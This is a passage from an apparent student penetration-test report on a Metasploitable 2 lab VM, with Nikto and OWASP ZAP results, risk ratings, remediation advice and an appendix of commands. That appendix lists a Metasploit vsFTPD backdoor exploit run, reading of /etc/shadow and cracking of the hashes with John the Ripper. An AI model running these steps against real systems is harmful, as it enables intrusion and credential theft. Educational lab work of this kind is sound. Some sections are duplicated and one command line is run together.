+ [081386] /-PMPE9568F35-D428-11d2-A769-00A0B91ACF42: PHP Easter Egg reveals potentially sensitive information via HTTP requests that contain specific QUERY strings. See: https://labs.detectify.com/writups/do-you-dare-to-show-your-php-master-egg/
+ [081387] /-PMPE9568F35-D428-11d2-A769-00A0B91ACF42: PHP Easter Egg reveals potentially sensitive information via HTTP requests that contain specific QUERY strings. See: https://labs.detectify.com/writups/do-you-dare-to-show-your-php-master-egg/
+ [081795] /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ [599984] /phpMyAdmin/changelog: Server may leak inodes via ETags, header found with file /phpMyAdmin/Changelog, inode: 92462, size: 48548, mtime: Tue Dec 9 12:24:00 2008. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1455
+ [081798] /phpMyAdmin/Changelog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ [758508] /test/: Directory indexing found.
+ [081894] /test/: This might be interesting.
+ [082589] /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CVE-552
+ [082584] /icons/README: Apache default file found. See: https://www.rtfweb.co.uk/apache-restricting-access-to-icontreadm/
```

10.6 Nikto Findings

The scan identified the following observations:

Outdated Apache Version

The web server was running **Apache 2.2.8**, an outdated version with publicly documented vulnerabilities.

Outdated PHP Version

Nikto detected **PHP 5.2.4**, which has reached end-of-life and no longer receives security updates.

Missing Security Headers

Several recommended HTTP security headers were absent, including:

- Content-Security-Policy
- X-Content-Type-Options
- Referrer-Policy
- Permissions-Policy
- Strict-Transport-Security

Missing these headers can increase exposure to attacks such as Cross-Site Scripting (XSS), MIME sniffing, and clickjacking.

HTTP TRACE Enabled

Nikto reported that the HTTP TRACE method was enabled. This method may contribute to Cross-Site Tracing (XST) attacks when combined with other weaknesses.

Directory Indexing

The scan identified directories that permitted browsing, including:

- /doc
- /icons
- /test

Directory indexing can expose files and information that are not intended for public access.

Information Disclosure

Nikto detected:

- phpinfo()
- Apache version disclosure
- PHP version disclosure
- ETag information
- X-Powered-By header

These details can assist attackers during reconnaissance.

10.7 Nikto Risk Summary

Table 10.2 – Nikto Findings

Finding	Risk
Outdated Apache	High
Outdated PHP	High
Missing Security Headers	Medium
HTTP TRACE Enabled	Medium
Directory Indexing	Medium
Information Disclosure	Medium

PART B – OWASP ZAP ASSESSMENT

10.8 Configuring the Proxy


To intercept web traffic, Firefox was configured to use OWASP ZAP as a local proxy.

The following settings were applied:

- HTTP Proxy: **127.0.0.1**
- Port: **8080**

This configuration enabled OWASP ZAP to inspect requests and responses exchanged between the browser and the target web application.

Figure 10.3 – Firefox Proxy Configuration




10.9 Launching OWASP ZAP

OWASP ZAP was started successfully and configured to intercept HTTP traffic from Firefox.

The application automatically captured requests and organized them into a structured site tree for analysis.

Figure 10.4 – OWASP ZAP Main Window




10.10 Site Enumeration

After browsing the target application, OWASP ZAP discovered the available web resources and displayed them within the Sites tree.

This provided a structured overview of the application's pages and directories.

Figure 10.5 – OWASP ZAP Sites Tree



10.11 Security Alerts


OWASP ZAP generated multiple security alerts during the assessment.

The reported issues included:

- Missing Content Security Policy
- Missing Anti-CSRF Tokens

- Missing Cookie Security Attributes
- Information Disclosure
- Vulnerable JavaScript Libraries
- Missing X-Content-Type-Options

Figure 10.6 – OWASP ZAP Alerts



10.12 HTTP Response Analysis


HTTP response headers were analyzed to identify information disclosure and missing security controls.

The response revealed details such as:

- Apache/2.2.8
- PHP/5.2.4
- X-Powered-By header

These headers disclose software versions that could assist an attacker during reconnaissance.

Figure 10.7 – HTTP Response Headers



10.13 Overall Findings

Table 10.3 – Web Application Security Findings

Finding	Severity
Outdated Apache Server	High
Outdated PHP Version	High
Missing HTTP Security Headers	Medium
HTTP TRACE Enabled	Medium
Directory Indexing	Medium
Information Disclosure	Medium
Cookie Security Weaknesses	Medium
Missing Anti-CSRF Protection	Medium

10.14 Discussion

The combined use of Nikto and OWASP ZAP provided a comprehensive view of the target's web security posture.

Nikto primarily identified server-level issues, including outdated software, insecure HTTP methods, directory indexing, and information disclosure.

OWASP ZAP complemented these findings by highlighting application-level concerns such as missing security headers, cookie configuration weaknesses, and the absence of anti-CSRF protections.

Together, the results demonstrate the value of using multiple assessment tools to obtain a broader understanding of web application security.

10.15 Chapter Summary

This chapter documented the web application security assessment performed against the Metasploitable 2 web server. Using Nikto and OWASP ZAP, several security weaknesses were identified, including outdated software, missing security headers, directory indexing, information disclosure, and cookie-related issues. These findings further illustrate the importance of secure web server configuration, timely software updates, and the implementation of modern web security controls.

RISK ANALYSIS

11.1 Introduction

Risk analysis is an essential component of a penetration testing engagement because it evaluates the significance of identified vulnerabilities and their potential impact on an organization's information assets. While vulnerability assessment identifies security weaknesses, risk analysis helps determine which issues should be addressed first by considering both the likelihood of exploitation and the potential consequences of a successful attack.

For this assessment, each finding was assigned a qualitative risk rating based on its severity, exploitability, and potential impact within the authorized laboratory environment.

11.2 Risk Assessment Methodology

The identified vulnerabilities were assessed using a qualitative approach inspired by the principles of the **Common Vulnerability Scoring System (CVSS)**. Rather than assigning only numerical scores, each finding was categorized according to its overall risk level.

Table 11.1 – Risk Rating Scale

Risk Level	Description
Critical	Allows complete compromise of the target system or administrative access. Immediate remediation is

Risk Level	Description
	required.
High	Represents a serious weakness that could lead to unauthorized access or significant data exposure.
Medium	Moderate security weakness that increases overall attack surface but generally requires additional conditions or exploitation steps.
Low	Minor issue with limited direct impact but should still be addressed as part of good security practice.
Informational	Observation that does not represent a direct vulnerability but may assist future security improvements.

11.3 Summary of Identified Risks

The penetration test identified vulnerabilities affecting the operating system, network services, authentication mechanisms, and web applications.

The most severe finding was the presence of the **vsFTPD 2.3.4 Backdoor (CVE-2011-2523)**, which enabled unauthorized root-level access to the target system. Additional findings included outdated software versions, weak user passwords, insecure service configurations, and missing web security controls.

11.4 Risk Matrix

Table 11.2 – Risk Matrix

Finding ID	Vulnerability	Affected Component	Severity
PT-001	vsFTPD 2.3.4 Backdoor (CVE-2011-2523)	FTP Service	 Critical
PT-002	Root-Level Access Obtained	Operating System	 Critical
PT-003	Weak Passwords	User Accounts	High
PT-004	Anonymous FTP Login	FTP Service	High
PT-005	Outdated Apache HTTP Server	Web Server	High
PT-006	Outdated PHP Version	Web Server	High
PT-007	Missing HTTP Security Headers	Web Application	Medium
PT-008	HTTP TRACE Method Enabled	Web Server	Medium

Finding ID	Vulnerability	Affected Component	Severity
PT-009	Directory Indexing Enabled	Web Server	Medium
PT-010	Cookie Security Weaknesses	Web Application	Medium
PT-011	Information Disclosure	Web Server	Medium

11.5 Detailed Risk Analysis

PT-001 – vsFTPD 2.3.4 Backdoor

Severity: Critical

Description

The FTP service was running **vsFTPD version 2.3.4**, which is affected by the publicly documented backdoor vulnerability **CVE-2011-2523**.

The vulnerability was successfully validated using the Metasploit Framework within the authorized laboratory environment.

Evidence

- Figure 6.1 – Nmap Vulnerability Scan
- Figure 7.4 – Successful Exploitation

Impact

Administrative privileges allow unrestricted access to files, processes, configuration settings, and authentication data.

PT-003 – Weak Passwords

Severity: High

Description

Password auditing identified several accounts using weak or default credentials.

Examples included:

- msfadmin
- postgres
- user

- service

Evidence

- Figure 9.2
- Figure 9.3

Impact

Weak passwords significantly increase the likelihood of unauthorized access if password hashes are compromised.

PT-004 – Outdated Web Server Software

Severity: High

Description

The assessment identified outdated versions of Apache HTTP Server and PHP.

These versions contain publicly documented vulnerabilities that may expose the system to known attacks.

Evidence

- Figure 10.2
- Figure 10.7

Impact

Outdated software increases the attack surface and should be upgraded to supported versions.

PT-005 – Missing HTTP Security Headers

Severity: Medium

Description

OWASP ZAP and Nikto reported that several recommended HTTP security headers were not configured.

Examples included:

- Content-Security-Policy

- X-Content-Type-Options
- Referrer-Policy
- Permissions-Policy

Evidence

- Figure 10.6
- Figure 10.7

Impact

Missing security headers increase exposure to attacks such as Cross-Site Scripting (XSS), MIME sniffing, and clickjacking.

11.6 Overall Risk Evaluation

Table 11.3 – Overall Risk Distribution

Risk Level	Number of Findings
Critical	2
High	4
Medium	5
Low	0
Informational	0

The assessment identified **11 security findings**, including **2 Critical**, **4 High**, and **5 Medium** severity issues. The overall security posture of the target system is therefore assessed as **High Risk**, primarily due to the presence of exploitable vulnerabilities that enabled administrative access.

11.7 Chapter Summary

The risk analysis demonstrated that the Metasploitable 2 target contained multiple weaknesses across its operating system, network services, authentication mechanisms, and web applications. While several findings related to outdated software and insecure configurations, the successful exploitation of the **vsFTPD 2.3.4 Backdoor** confirmed the presence of a critical vulnerability capable of resulting in complete system compromise.

The following chapter presents practical security recommendations to address each identified finding and improve the overall security posture of the target environment.

CHAPTER TWELVE

SECURITY RECOMMENDATIONS

12.1 Introduction

The objective of penetration testing extends beyond identifying vulnerabilities; it also involves providing practical recommendations to reduce security risks and improve the overall security posture of the assessed environment.

The recommendations presented in this chapter are based on the findings documented throughout this assessment. Although the target system was intentionally vulnerable for educational purposes, the remediation strategies reflect widely accepted cybersecurity best practices and can be applied to production environments where appropriate.

12.2 Remediation Strategy

The identified vulnerabilities should be addressed according to their severity, with **Critical** findings receiving immediate attention, followed by **High** and **Medium** risk issues.

Table 12.1 – Remediation Priority

Priority	Risk Level	Recommended Response
Priority 1	Critical	Immediate remediation
Priority 2	High	Remediate as soon as possible
Priority 3	Medium	Address during regular maintenance
Priority 4	Low	Correct when practical

12.3 Finding PT-001

VSFTPD 2.3.4 Backdoor (CVE-2011-2523)

Risk Level:  Critical

Recommendation

The vulnerable version of VSFTPD should be removed immediately and replaced with a supported version.

Recommended actions include:

- Upgrade VSFTPD to the latest stable release.
- Remove unsupported software.
- Apply vendor security updates promptly.
- Conduct regular vulnerability assessments.
- Restrict unnecessary access to the FTP service.

Expected Security Benefit

Removing the vulnerable software eliminates the risk of unauthorized remote command execution through the known backdoor.

12.4 Finding PT-002

Root-Level System Compromise

Risk Level:  Critical

Recommendation

Organizations should implement the **principle of least privilege** to reduce the impact of a successful compromise.

Recommended actions include:

- Limit administrative privileges.
- Monitor privileged account usage.
- Enable centralized logging.
- Perform regular security audits.
- Implement intrusion detection and monitoring solutions.

Expected Security Benefit

Limiting privileged access reduces the likelihood that a single compromised account will result in complete system compromise.

12.5 Finding PT-003

Weak Passwords

Risk Level: High

Recommendation

Implement a comprehensive password policy.

Recommended controls include:

- Minimum password length of **12 characters**.
- Password complexity requirements.
- Password expiration policies.
- Password history enforcement.
- Account lockout after repeated failed login attempts.
- Multi-Factor Authentication (MFA), where supported.

Expected Security Benefit

Strong password policies reduce the likelihood of successful password guessing and offline password-cracking attacks.

12.6 Finding PT-004

Anonymous FTP Access

Risk Level: High

Recommendation

Disable anonymous FTP access unless there is a clearly documented business requirement.

If FTP is required:

- Require user authentication.
- Restrict file permissions.

- Enable detailed logging.
- Consider replacing FTP with secure alternatives such as SFTP or FTPS.

Expected Security Benefit

Restricting FTP access reduces opportunities for unauthorized file access and information disclosure.

12.7 Finding PT-005

Outdated Apache and PHP Versions

Risk Level: High

Recommendation

Upgrade the web server and scripting environment to supported versions.

Recommended actions include:

- Upgrade Apache HTTP Server.
- Upgrade PHP to a supported release.
- Remove unsupported software.
- Establish a patch management program.
- Test updates before deployment.

Expected Security Benefit

Maintaining current software versions significantly reduces exposure to publicly known vulnerabilities.

12.8 Finding PT-006

Missing HTTP Security Headers

Risk Level: Medium

Recommendation

Configure the following HTTP security headers:

- Content-Security-Policy (CSP)

- X-Content-Type-Options
- X-Frame-Options
- Referrer-Policy
- Permissions-Policy
- Strict-Transport-Security (HSTS) (*for HTTPS deployments*)

Expected Security Benefit

These headers improve browser-side protection against clickjacking, MIME sniffing, and certain Cross-Site Scripting (XSS) attack scenarios.

12.9 Finding PT-007

HTTP TRACE Method Enabled

Risk Level: Medium

Recommendation

Disable the HTTP TRACE method unless it is specifically required for troubleshooting.

Expected Security Benefit

Disabling TRACE reduces exposure to Cross-Site Tracing (XST) attacks.

12.10 Finding PT-008

Directory Indexing Enabled

Risk Level: Medium

Recommendation

Disable automatic directory listing on the web server.

Only files intended for public access should be accessible through the web interface.

Expected Security Benefit

Preventing directory browsing reduces information disclosure and limits opportunities for attackers to identify sensitive resources.

12.11 Finding PT-009

Information Disclosure

Risk Level: Medium

Recommendation

Configure the web server to minimize information disclosure.

Recommended actions include:

- Hide Apache version information.
- Remove the X-Powered-By header where possible.
- Disable publicly accessible `phpinfo()` pages.
- Limit unnecessary server banners and diagnostic information.

Expected Security Benefit

Reducing information disclosure makes reconnaissance more difficult for attackers

Expected Security Benefit

These headers improve browser-side protection against clickjacking, MIME sniffing, and certain Cross-Site Scripting (XSS) attack scenarios.

12.9 Finding PT-007

HTTP TRACE Method Enabled

Risk Level: Medium

Recommendation

Disable the HTTP TRACE method unless it is specifically required for troubleshooting.

Expected Security Benefit

Disabling TRACE reduces exposure to Cross-Site Tracing (XST) attacks.

12.10 Finding PT-008

Directory Indexing Enabled

Risk Level: Medium

Recommendation

Disable automatic directory listing on the web server.

Only files intended for public access should be accessible through the web interface.

Expected Security Benefit

Preventing directory browsing reduces information disclosure and limits opportunities for attackers to identify sensitive resources.

12.11 Finding PT-009

Information Disclosure

Risk Level: Medium

Recommendation

Configure the web server to minimize information disclosure.

Recommended actions include:

- Hide Apache version information.
- Remove the X-Powered-By header where possible.
- Disable publicly accessible `phpinfo()` pages.
- Limit unnecessary server banners and diagnostic information.

Expected Security Benefit

Reducing information disclosure makes reconnaissance more difficult for attackers

12.12 General Security Recommendations

In addition to addressing individual findings, the following best practices are recommended:

- Perform regular vulnerability assessments.
- Conduct periodic penetration testing.
- Maintain an effective patch management process.
- Review firewall rules regularly.
- Disable unused network services.
- Implement centralized logging and monitoring.
- Maintain secure system backups.
- Provide regular cybersecurity awareness training.
- Develop and test an incident response plan.
- Periodically review user accounts and access permissions.

12.13 Recommendation Summary

Table 12.2 – Summary of Recommendations

Finding ID	Recommendation	Priority
PT-001	Upgrade VSFTPD	Immediate
PT-002	Implement Least Privilege	Immediate
PT-003	Strengthen Password Policy	High
PT-004	Disable Anonymous FTP	High
PT-005	Upgrade Apache and PHP	High
PT-006	Configure Security Headers	Medium
PT-007	Disable HTTP TRACE	Medium
PT-008	Disable Directory Listing	Medium
PT-009	Reduce Information Disclosure	Medium

12.14 Chapter Summary

This chapter presented practical recommendations to address the vulnerabilities identified during the penetration testing assessment. By implementing these measures, organizations can significantly reduce their exposure to common attacks, strengthen system security, and improve their overall cybersecurity posture. Prioritizing critical

and high-risk findings, alongside ongoing security maintenance, will help build a more resilient environment.

CHAPTER THIRTEEN

CONCLUSION

13.1 Conclusion

This penetration testing assessment successfully evaluated the security posture of the **Metasploitable 2** virtual machine within a controlled and authorized laboratory environment. The assessment followed a structured penetration testing methodology, beginning with reconnaissance and progressing through enumeration, vulnerability assessment, controlled exploitation, post-exploitation, password auditing, and web application security testing.

During the reconnaissance phase, active hosts within the laboratory network were identified, and communication between the Kali Linux attacker machine and the Metasploitable 2 target system was successfully verified. Enumeration activities then identified numerous exposed network services, including FTP, SSH, Telnet, HTTP, MySQL, PostgreSQL, and Apache Tomcat. Several of these services were found to be running outdated software versions with publicly documented security vulnerabilities.

The vulnerability assessment identified multiple weaknesses affecting the target system. The most significant finding was the **vsFTPD 2.3.4 Backdoor (CVE-2011-2523)**, which was classified as a critical vulnerability due to its potential to permit unauthorized remote command execution.

Using the Metasploit Framework, the identified vulnerability was successfully validated within the authorized laboratory environment. Controlled exploitation resulted in **root-level administrative access**, demonstrating the potential impact of leaving critical software vulnerabilities unpatched.

Following successful exploitation, post-exploitation activities confirmed unrestricted access to sensitive system resources. Authentication data stored in the `/etc/passwd` and `/etc/shadow` files was examined, and password hashes were extracted for offline security analysis. Using John the Ripper, several weak and default passwords were successfully recovered, highlighting the importance of strong password policies and secure authentication practices.

The web application assessment, conducted using **Nikto** and **OWASP ZAP**, identified additional security weaknesses, including outdated software versions, missing HTTP security headers, directory indexing, information disclosure, cookie security weaknesses, and insecure server configurations. These findings demonstrated how misconfigurations and outdated software can increase the attack surface of a web application.

Overall, this assessment demonstrates that effective penetration testing extends beyond identifying vulnerabilities. It requires validating findings responsibly, assessing their potential impact, documenting evidence clearly, and providing practical recommendations to improve security. Although the assessment was performed in a controlled laboratory environment using an intentionally vulnerable system, the methodology and documentation reflect industry-recognized penetration testing practices.

The results of this project reinforce the importance of regular vulnerability assessments, timely software updates, secure system configurations, strong authentication mechanisms, and continuous security monitoring. Organizations that adopt these practices are better positioned to reduce their exposure to cyber threats and strengthen their overall security posture.

13.2 Lessons Learned

This project provided valuable practical experience in conducting a complete penetration testing engagement within an authorized laboratory environment. Key lessons learned include:

- The importance of structured penetration testing methodologies.
- The value of thorough reconnaissance and enumeration before attempting exploitation.
- How outdated software significantly increases security risk.
- The importance of validating vulnerabilities in a controlled and authorized manner.
- The role of strong password policies in protecting user accounts.
- The benefits of combining multiple security assessment tools to achieve comprehensive coverage.
- The importance of producing clear, professional documentation alongside technical testing.

13.3 Future Work

Future enhancements to this project may include:

- Conducting assessments against additional intentionally vulnerable systems such as **OWASP Juice Shop** or **DVWA**.
- Expanding the laboratory to include **Windows Active Directory** environments.
- Integrating vulnerability scanners such as **Nessus** or **OpenVAS**.
- Implementing a Security Information and Event Management (SIEM) platform such as **Wazuh** for monitoring and incident analysis.
- Exploring cloud security and container security assessments as part of future professional development.

REFERENCES

References (APA 7th Edition)

CVE Program. (2011). *CVE-2011-2523: vsFTPD 2.3.4 Backdoor*. <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523>

Nmap Project. (2024). *Nmap Reference Guide*. <https://nmap.org/docs.html>

Offensive Security. (2024). *Kali Linux Documentation*. <https://www.kali.org/docs/>

Openwall. (2024). *John the Ripper Documentation*. <https://www.openwall.com/john/>

OWASP Foundation. (2024). *OWASP Top Ten*. <https://owasp.org/www-project-top-ten/>

OWASP Foundation. (2024). *OWASP ZAP Documentation*. <https://www.zaproxy.org/docs/>

Rapid7. (2024). *Metasploit Framework Documentation*. <https://docs.metasploit.com>

APPENDIX A

Commands Used

Include all the commands you executed throughout the project, grouped by phase.

Reconnaissance

```
ifconfig  
nmap -sn 10.141.161.0/24
```

Enumeration

```
nmap 10.141.161.155  
nmap -sV 10.141.161.155  
nmap -sC 10.141.161.155
```

Vulnerability Assessment

```
nmap --script vuln 10.141.161.155
```

Exploitation

```
msfconsole  
search vsftpd  
use exploit/unix/ftp/vsftpd_234_backdoor  
show options  
set RHOSTS 10.141.161.155  
set LHOST 10.141.161.205  
run
```

Post-Exploitation

```
pwdlscd /etc/cacat /etc/passwdcat /etc/shadow
```

Password Auditing

```
unshadow passwd shadow > metasploitable_project_combined  
john metasploitable_project_combined  
john --show metasploitable_project_combined
```

Web Application Assessment

```
nikto -h 10.141.161.155
```

APPENDIX B

List of Figures

Figure	Description
Figure 3.1	Oracle VirtualBox Laboratory Environment
Figure 3.2	Kali Linux Attacker Machine
Figure 3.3	Metasploitable 2 Login Screen
Figure 3.4	Successful Login to Metasploitable 2
Figure 4.1	Kali Linux Network Configuration
Figure 4.2	Metasploitable 2 Network Configuration
Figure 4.3	Nmap Host Discovery Scan
Figure 5.1	Nmap Basic Port Scan
Figure 5.2	Nmap Service Version Detection
Figure 5.3	Nmap Default Script Scan
Figure 6.1	Nmap Vulnerability Scan
Figure 7.1	Launching Metasploit Framework
Figure 7.2	Searching for the vsFTPD Exploit Module
Figure 7.3	Exploit Module Configuration
Figure 7.4	Successful Exploitation
Figure 7.5	Root Privilege Verification
Figure 8.1	System Enumeration
Figure 8.2	/etc/passwd File
Figure 8.3	/etc/shadow File
Figure 8.4	Combined Password Database
Figure 9.1	Password Database Preparation

Figure	Description
Figure 9.2	John the Ripper Password Audit
Figure 9.3	Recovered Passwords
Figure 10.1	Metasploitable Web Homepage
Figure 10.2	Nikto Scan Results
Figure 10.3	Firefox Proxy Configuration
Figure 10.4	OWASP ZAP Main Window
Figure 10.5	OWASP ZAP Site Tree
Figure 10.6	OWASP ZAP Alerts
Figure 10.7	HTTP Response Headers

APPENDIX C

List of Abbreviations

Abbreviation	Meaning
CVE	Common Vulnerabilities and Exposures
CVSS	Common Vulnerability Scoring System
FTP	File Transfer Protocol
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
SSH	Secure Shell
RCE	Remote Code Execution
NSE	Nmap Scripting Engine
SIEM	Security Information and Event Management
OWASP	Open Worldwide Application Security Project
ZAP	Zed Attack Proxy
MFA	Multi-Factor Authentication



CONTACT INFORMATION



Name:
Asafa Qudus



Location:
Osogbo, Osun State, Nigeria



Email:
asafaqudus01@gmail.com



LinkedIn:
[linkedin.com/in/asafa-qudus-b076b227a](https://www.linkedin.com/in/asafa-qudus-b076b227a)

ABOUT THE AUTHOR

Asafa Qudus is an aspiring cybersecurity professional and Ethical Hacking Practitioner with a strong interest in penetration testing, vulnerability assessment, and web application security. He has developed practical experience by building and working within a controlled penetration testing laboratory using Kali Linux, Metasploitable 2, Oracle VirtualBox, and industry-standard security tools.

His technical skills include network reconnaissance, service enumeration, vulnerability assessment, controlled exploitation, post-exploitation, password auditing, and web application security testing using tools such as Nmap, Metasploit Framework, John the Ripper, Nikto, and OWASP ZAP.

This penetration testing project demonstrates his ability to follow a structured assessment methodology, document technical findings, evaluate security risks, and recommend practical remediation measures. He is committed to continuous learning and aims to contribute to strengthening information security through ethical hacking and responsible cybersecurity practices.

“

This report reflects practical penetration testing activities performed within an authorized laboratory environment for educational and professional portfolio purposes.

”